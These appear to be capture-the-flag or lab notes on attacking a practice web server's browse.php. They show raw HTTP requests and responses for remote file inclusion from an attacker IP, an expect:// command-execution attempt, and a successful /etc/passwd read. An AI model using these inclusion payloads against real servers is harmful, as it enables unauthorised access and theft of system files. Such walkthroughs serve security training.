
Request

```
GET /browse.php?file=http://10.10.14.3/file HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 30 Apr 2021 04:54:38 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 585
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  include(): http:// wrapper is disabled in the server configuration by allow_url_include=0 in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
<br />
<b>Warning</b>:  include(http://10.10.14.3/file): failed to open stream: no suitable wrapper could be found in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
<br />
<b>Warning</b>:  include(): Failed opening 'http://10.10.14.3/file' for inclusion (include_path='.:/usr/local/www/apache24/data') in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
```

http wrapper is disabled in the server configuration
same for ftp




Request

```
GET /browse.php?file=ftp://10.10.14.3/file HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1
```

Response


```
HTTP/1.1 200 OK
Date: Fri, 30 Apr 2021 04:56:07 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 582
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  include(): ftp:// wrapper is disabled in the server configuration by allow_url_include=0 in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
<br />
<b>Warning</b>:  include(ftp://10.10.14.3/file): failed to open stream: no suitable wrapper could be found in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
<br />
<b>Warning</b>:  include(): Failed opening 'ftp://10.10.14.3/file' for inclusion (include_path='.:/usr/local/www/apache24/data') in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
```

to see if the expect wrapper isn't able to code execution



```
GET /browse.php?file=expect://ls HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Fri, 30 Apr 2021 04:57:03 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 785
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  include(): Unable to find the wrapper &quot;expect&quot; - did you forget to enable it when you configured PHP? in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
<br />
<b>Warning</b>:  include(): Unable to find the wrapper &quot;expect&quot; - did you forget to enable it when you configured PHP? in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
<br />
<b>Warning</b>:  include(expect://ls): failed to open stream: No such file or directory in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
<br />
<b>Warning</b>:  include(): Failed opening 'expect://ls' for inclusion (include_path='.:/usr/local/www/apache24/data') in <b>/usr/local/www/apache24/data/browse.php</b> on line <b>2</b><br />
```



```
GET /browse.php?file=/etc/passwd HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1
```


```
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
```

wich one has bash




```
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sb
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/no
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologi
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexe
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nolo
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
```

phpinfo.php LFI



```
POST /phpinfo.php HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```


```
<tr><td class="e">HOME </td><td class="v">/ </td></tr>
<tr><td class="e">RC_PID </td><td class="v">24 </td></tr>
</table>
<h2>PHP Variables</h2>
<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">_SERVER["HTTP_HOST"]</td><td class="v">10.10.10.
></tr>
<tr><td class="e">_SERVER["HTTP_USER_AGENT"]</td><td class="v">
Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78
></tr>
<tr><td class="e">_SERVER["HTTP_ACCEPT"]</td><td class="v">
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
.8</td></tr>
```



